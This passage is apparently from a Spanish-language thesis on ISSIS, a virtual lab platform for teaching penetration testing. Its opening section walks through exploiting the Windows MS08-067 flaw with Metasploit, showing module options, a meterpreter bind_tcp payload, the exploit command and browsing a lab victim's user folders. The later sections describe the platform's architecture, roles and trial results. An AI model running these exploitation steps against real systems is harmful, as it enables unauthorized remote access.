Existen muchos más Payloads para cualquier exploit. Para cada exploit existe un Payload. Dependiendo de lo que se le quiera hacer a la máquina víctima, se escoge el Payload adecuado. En esta caso el Payload bind_tcp permite obtener una consola remota de la máquina víctima sin autorización. Ejecutar nuevamente el comando **show options** para ver la configuración antes de ejecutar el ataque (Ver Imagen 19).

```
msf exploit(ms08_067_netapi) > show options\r

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.10.3     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     4444             yes       The listen port
   RHOST     192.168.10.3     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Imagen 19

Finalmente ejecutar el exploit con el comando exploit.

```
msf(ms08_067_netapi) > exploit
```

La Imagen 20 muestra finalmente como se obtuvo acceso remoto no autorizado al sistema víctima. En este caso una consola de comandos de Windows.




Imagen 20

Ahora es posible tener acceso a los documentos, archivos de configuración o ingresar a información clasificada. Esto se hace por medio de comandos de consola de Windows. La consola meterpreter de metasploit permite hacer más cosas. Pero salen de los objetivos de la actual guía de desarrollo de test de intrusión.

Para volver a msfconsole, ejecutar el comando background.

```
meterpreter > background
```

Para mostrar el número de la sesión guardada, ejecutar el comando sessions (Ver Imagen 21).

```
msf(ms08_067_netapi) > sessions
```




Imagen 21

Para retomar la sesión, usar el comando sessions con parámetro i y el número de la sesión guardada.

```
msf(ms08_067_netapi) > sessions -i 1
```

De esta forma se retoma la sesión guardada anteriormente. Se recomienda navegar por los directorios de Windows. Ir a la carpeta de documentos de los usuarios.

La consola meterpreter no permite autocompletar con la tecla tab, sin embargo para acceder a directorios que contienen espacios en sus nombres, es necesario usar el símbolo backslash (\). Por ejemplo para ir “Documents and Settings” sería así:

```
meterpreter > cd Documents\ and\ Settings
```

La Imagen 22 muestra el listado de archivos de la carpeta Documents and Settings de la máquina víctima.

```
meterpreter > dir\r
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-05-22 20:25:56 -0500  All Users
40777/rwxrwxrwx   0     dir   2017-05-22 20:26:25 -0500  Default User
40777/rwxrwxrwx   0     dir   2017-05-22 20:28:18 -0500  LocalService
40777/rwxrwxrwx   0     dir   2017-05-22 20:27:56 -0500  NetworkService
40777/rwxrwxrwx   0     dir   2017-05-22 22:56:54 -0500  VICTIMAXP32SP2
40777/rwxrwxrwx   0     dir   2017-05-22 20:29:22 -0500  victima
```

Imagen 22

Con eso finaliza el test de intrusión.

CONCLUSIONES

Con la presente guía se obtuvieron los conocimientos básicos para realizar un test de intrusión. Es recomendable no confiarse de las vulnerabilidades reportadas por un escáner de vulnerabilidades. En este caso, NESSUS no reportó la vulnerabilidad ms08_067_netapi y aun así el sistema es vulnerable. De ser necesario se sugiere el uso de otro escáner como Nexpose u Openvas. Otra práctica es investigar posibles vulnerabilidades en otras fuentes de información como internet. A veces se encuentran vulnerabilidades de tipo día Cero. Sea como sea, de nada serviría encontrar dichas vulnerabilidades sin antes conocer los equipos en el sistema. Es por eso que la fase de enumeración es considerada la más importante ya que sin el desarrollo de la misma estaríamos ciegos en el sistema.

HISTORIAL DE VERSIONES

Versión 0.5.0

Primera versión de la guía. Se describen las fases de enumeración, análisis de vulnerabilidades y conclusiones.

Versión 0.5.6

Se describe con más detalle la fase previa al desarrollo del test de intrusión donde se configura el direccionamiento estático en la máquina del usuario para tener acceso al escenario virtual.

Se actualizan referencias cruzadas de las imágenes de la guía.

Se cambia el nombre del rótulo ilustración a nombre imagen.

Se describe con más detalle la fase de análisis de vulnerabilidades al momento de usar y configurar NESSUS.

Se describe con más detalle la fase de explotación al momento de usar y configurar metasploit.

Se aumenta el tiempo de desarrollo de la práctica de 30 a 45 minutos.

Versión 0.5.8

Se borra la sección fase previa y se coloca en otra guía.

Se actualizan los campos de direccionamiento IPv4 como variables debido a que en la aplicación web esta varían acorde al usuario y el universo en el que se encuentre.

Artículo

Con el pasar del tiempo y el avance acelerado de la tecnología a nivel mundial han surgido múltiples amenazas que comprometen la confidencialidad, integridad y disponibilidad de los sistemas de información. Los esfuerzos para capacitar a la mayoría de personas en seguridad de la informática son clave para garantizar que los activos de información de las organizaciones y la información personal estén seguros, libres de toda amenaza y en lo posible sin vulnerabilidades. Los métodos tradicionales de capacitación en ciberseguridad ayudan en gran medida pero en algunos casos no es suficiente. Algunos docentes no cuentan con el tiempo suficiente para organizar eficientemente los recursos al dar una clase de hacking ético. Algunos alumnos perciben que los conocimientos adquiridos no llenan sus expectativas y se sienten inseguros si realizan alguna auditoria real de seguridad informática en un ambiente en producción. De esta manera surge la idea de investigar en el diseño e implementación de un sistema informático para aprender a ejecutar un test de intrusión.

En el estado del arte se descubre que existen algunos simuladores en seguridad informática que personas e instituciones han desarrollado en el mundo como MAADNET el cual fue desarrollado en los departamentos de ciencias computacionales e ingeniería eléctrica de la academia militar de Estados Unidos. En este simulador los usuarios configuran una red acorde a un escenario para que luego esta sea recibida por un servidor. Luego esta red es sometida a diferentes eventos para probar que tan segura es. El simulador fue diseñado para ser usado solo por cadetes de la academia militar de Estados Unidos. La herramienta fue construida usando programación orientada a objetos y applets de java. El cliente puede construir su red usando switches, routers, workstations y access point. Otro ejemplo de simulador es NeSSi2 el cual fue desarrollado en los laboratorios de DAI. Es un simulador de redes abierto con licencia apache. Tiene características como generación automatizada de ataques, análisis de tráfico e interfaz de soporte para detección de múltiples algoritmos. Contiene extensiones para el simulador divididas a nivel de red, aplicación y dispositivo. NeSSi2 está compuesto por un simulador en el back-end, una interfaz gráfica en el front-end y una base de datos.

Los requisitos que debe cumplir el sistema informático son:

- Las personas en proceso de capacitación deben poder realizar un test de intrusión de forma práctica y guiada en una plataforma previamente configurada o adaptada y lista para ser usada.
- Se deben tener una guía de aprendizaje depurada para que las personas en proceso de capacitación sigan indicaciones previamente analizadas sin correr riesgo de afectar de ninguna forma cualquier sistema informático que esté fuera del sistema.

- Se deben tener roles de usuario en la plataforma que diferencien a las personas en capacitación y a los administradores del sistema. Esto con el fin de garantizar estabilidad, disponibilidad e integridad de la plataforma.
- Se debe tener algún sistema de gestión de la plataforma que permita a los administradores del sistema tener control sobre la misma.
- Las tecnologías a usar en la plataforma deben ser libres para que cualquier persona haga uso de estas de forma tranquila y legal.
- Para mostrar la guía práctica se deben usar tecnologías web dinámicas que permitan interacción con el usuario.
- Para procesos de simulación se deben usar tecnologías de virtualización.
- Se debe evitar en la medida que sea posible cualquier instalación de software en la máquina del usuario en capacitación. El uso y la interacción en la plataforma debe limitarse a lo que permita un navegador web.
- Se debe tener y seguir una metodología de uso de la plataforma tanto para los usuarios en capacitación como para el administrador.

El sistema informático tiene una arquitectura modular compuesta por 4 módulos. El primer módulo tiene por nombre Aplicación y contiene las tecnologías web del lado cliente y del servidor que actúan como interfaz entre el usuario y la plataforma. El segundo módulo de nombre Simulador contiene las tecnologías de virtualización que permiten crear los escenarios y ambientes virtuales y como configurarlos para desarrollar el test de intrusión. El tercer módulo nombrado Prácticas define las reglas para la creación de guías con el fin de que los usuarios no tengan problemas en entenderlas y desarrollarlas ya sea en el proceso de capacitación en ciberseguridad o gestión de la plataforma. El cuarto módulo de nombre Infraestructura contiene el hardware y el software para que los módulos Aplicación y Simulador funcionen sin problemas. Los módulos tienen relaciones de dependencia y estas se representan a través de dos ecuaciones.

La ecuación $ISSIS_I$ representa el sistema informático en función de la infraestructura.

La ecuación $ISSIS_P$ representa el sistema informático en función de las prácticas.

$$ISSIS_I = A_{(I)} + S_{(I)} + I$$
$$ISSIS_P = A_{(P)} + S_{(P)} + P$$

$ISSIS_I$ significa que el módulo A (Aplicación), módulo S (Simulador) están en función de la infraestructura del sistema y al mismo tiempo se integran al módulo I (Infraestructura).

$ISSIS_p$ significa que el módulo A (Aplicación), módulo S (Simulador) están en función de las prácticas y al mismo tiempo se integran al módulo P (Prácticas).

En resumen $ISSIS_I$ determina que instalar mientras que $ISSIS_P$ determina como configurar lo instalado.

Se proponen 3 roles para trabajar en el sistema. Estos roles son: ***Arquitecto***, ***Administrador*** y ***Usuario***. Cada rol tiene funciones, limitaciones y privilegios sobre los cuatro módulos Infraestructura, Simulador, Aplicación y Prácticas. A continuación se explica en detalle:

- El ***Arquitecto*** se encarga de la administración y configuración y mantenimiento de la infraestructura donde reside el sistema. Instala y configura el software y hardware mínimo necesario para que los módulos **Simulador** y **Aplicación** funcionen sin problemas.
- El ***Administrador*** gestiona más no modifica los módulos de **Aplicación** y **Simulador**. Diseña y mantiene la guía práctica del test de intrusión.
- El ***Usuario*** es cualquier persona que esté en capacitación. Se considera que dicha persona tiene conocimientos limitados y por tanto es necesario asesorarla y guiarla.

La tabla a continuación muestra los permisos de lectura y escritura según los roles de los usuarios sobre los módulos.


Permisos de lectura y escritura según roles de los usuarios

L: lectura E: escritura	Módulo Aplicación	Módulo Simulador	Módulo Prácticas	Módulo Infraestructura
Arquitecto	L/E	L/E	L	L/E
Administrador	L	L	L/E	No aplica
Usuario	L	L	L	No aplica

Módulo A (Aplicación): Este módulo corresponde a las aplicaciones web presentes en el sistema informático. La aplicación web muestra contenidos de las guías prácticas a desarrollar por el usuario y también muestra los contenidos de uso y gestión del sistema. La aplicaciones web son interfaces de comunicación entre las personas y el sistema Al ser aplicaciones web se pueden tratar como un software y por ello se aplica ingeniería de software para garantizar que estas no tengan problemas como especificaciones incumplidas o un software de baja calidad. El usuario en capacitación solo tendrá acceso a los contenidos que detallan como ejecutar un test de intrusión.

Módulo S (Simulador): En este módulo se encuentran las tecnologías de virtualización que permiten a los usuarios realizar (sin correr riesgos) procesos de enumeración, análisis de vulnerabilidades y explotación a una máquina vulnerable. El hypervisor seleccionado es VirtualBox el cual puede configurarse y adaptarse según las necesidades del sistema. VirtualBox es libre y por tanto puede descargarse, instalarse y usarse libremente.

Existe una aplicación en PHP para trabajar con VirtualBox en un navegador web. Esta aplicación se llama phpVirtualBox. Esto es una ventaja ya que el administrador solo estaría obligado a tener un navegador web y estar conectado a una intranet sin necesidad de descargar o instalar software adicional para tener control sobre las máquinas virtuales. Se requiere mantener una máquina virtual activa todo el tiempo, por cuanto en esta se aloja la aplicación web de prácticas. Está máquina virtual debe tener comunicación con todas las máquinas virtuales y con la máquina anfitriona del sistema, en la propuesta se denomina con nombre clave OSIRIS. A continuación se muestra la topología de red de la máquina física y el escenario virtual.




En ISSIS en la ruta ~/ISSIS/www reside la aplicación web de gestión del sistema. Dentro de esta ruta se encuentra appWebPracticas. Los contenidos de la aplicación web de gestión de la plataforma pueden ser accedidos por el administrador pero este no puede modificarlos. El único que puede modificar los contenidos es la persona con rol de Arquitecto.

Módulo P (Prácticas): Las prácticas son guías que describen el paso a paso a seguir para aprender a realizar un test de intrusión. Estas guías deben estar cuidadosamente revisadas antes de ser implementadas en la plataforma.

Los aspectos que deben cumplir las guías son:


- Fecha de entrega de la guía.
- Se debe indicar la versión, el tiempo que toma desarrollarla y el nombre del autor de la guía.
- Deben definir los objetivos de la guía, describir los pasos a seguir, listar y describir las herramientas o el software a usar en el escenario.
- Deben tener contenidos actualizados según las tecnologías o metodologías existentes.
- Deben ser bien redactadas, entendibles y sin errores ortográficos.
- Deben tener ilustraciones cuando sea necesario.

Módulo I (Infraestructura): El sistema operativo seleccionado para la infraestructura es LINUX en cualquiera de sus distribuciones siempre y cuando dicha distribución se pueda adaptar y modificar sin demasiada dificultad a las necesidades de la plataforma. Esto incluye instalar el software mínimo necesario requerido por los módulos de la plataforma. El módulo Simulador y el módulo Aplicación funcionan sin problemas en un ordenador que cuente con los requisitos mínimos de CPU, RAM, disco duro y tarjeta de red ya sea alámbrica o inalámbrica. Para el módulo Aplicación se instala el servidor web Apache con PHP, base de datos mariadb, gestor web de bases de datos phpMyAdmin. Para el módulo Simulador se instala Oracle VirtualBox como hypervisor para administración y configuración de las máquinas virtuales. La aplicación web phpVirtualBox para la gestión del hypervisor vía web. Para la administración remota del sistema se instala openSSH el cual permite obtener una consola remota de la máquina física con su contenido encriptado. Las máquinas virtuales deben tener instalado el software nombrado y descrito en las guías del módulo Prácticas. A continuación se muestra la infraestructura del sistema informático.



La implementación del sistema se llevó a cabo instalando todo el software requerido por los módulos en una máquina con sistema operativo LINUX. Una vez se tenían todas las herramientas listas y configuradas, se procedió a aplicar ingeniería de software para obtener la aplicación web. Se siguieron las fases de análisis, diseño, implementación y pruebas. En la fase de análisis se establecieron los requisitos que debían cumplir la aplicación por tanto se hicieron casos de uso. En la fase de diseño se realizó un diagrama de actividad el cual muestra el comportamiento dinámico de la aplicación web. Finalmente en la fase de implementación se explicó el código fuente que trata la lógica de negocio de la aplicación.

El sistema informático se puso a prueba con una persona que actualmente estudia una especialización en seguridad de la información. El creador del sistema tenía doble rol como Administrador y Arquitecto. En la siguiente imagen se muestra como las personas estaban físicamente conectadas en el sistema para evaluar y probar el mismo.



Los resultados fueron positivos. El estudiante demuestra interés todo el tiempo y al final sintió la eficiencia en aprender a realizar un test de intrusión en comparación con el método tradicional donde la mayoría del tiempo se invierte en descargar, instalar y activar máquinas virtuales y sistemas de hacking con muchas opciones a configurar. Con solo un usuario, contraseña y configurar un direccionamiento estático; se tiene acceso al ambiente virtual previamente configurado para que los usuarios hagan uso del mismo siguiendo una metodología simple. El sistema no sale a internet y su función es la de capacitar personas. No hay información sensible por proteger. Ningún usuario tendría razones suficientes como para atentar contra la disponibilidad del sistema. De esta manera la seguridad en el sistema no es un punto fuerte a tratar. Sin embargo a forma de investigación, se proyecta una posible auditoria a la aplicación web para encontrar y depurar errores críticos. A futuro se planea seguir diseñando y desarrollando guías de prácticas de seguridad informática para ser integradas en el sistema. Investigar en temas como análisis forense para el cual se podría habilitar una máquina virtual que previamente haya sido atacada. Es posible profundizar en el módulo Simulador. Para el trabajo actual se usó VirtualBox pero a futuro se podría trabajar con el hypervisor XEN. El objetivo sería lograr la integración entre XEN e ISSIS. Con XEN el comportamiento del simulador en general sería más estable y con mejor rendimiento ya que usa virtualización por hardware.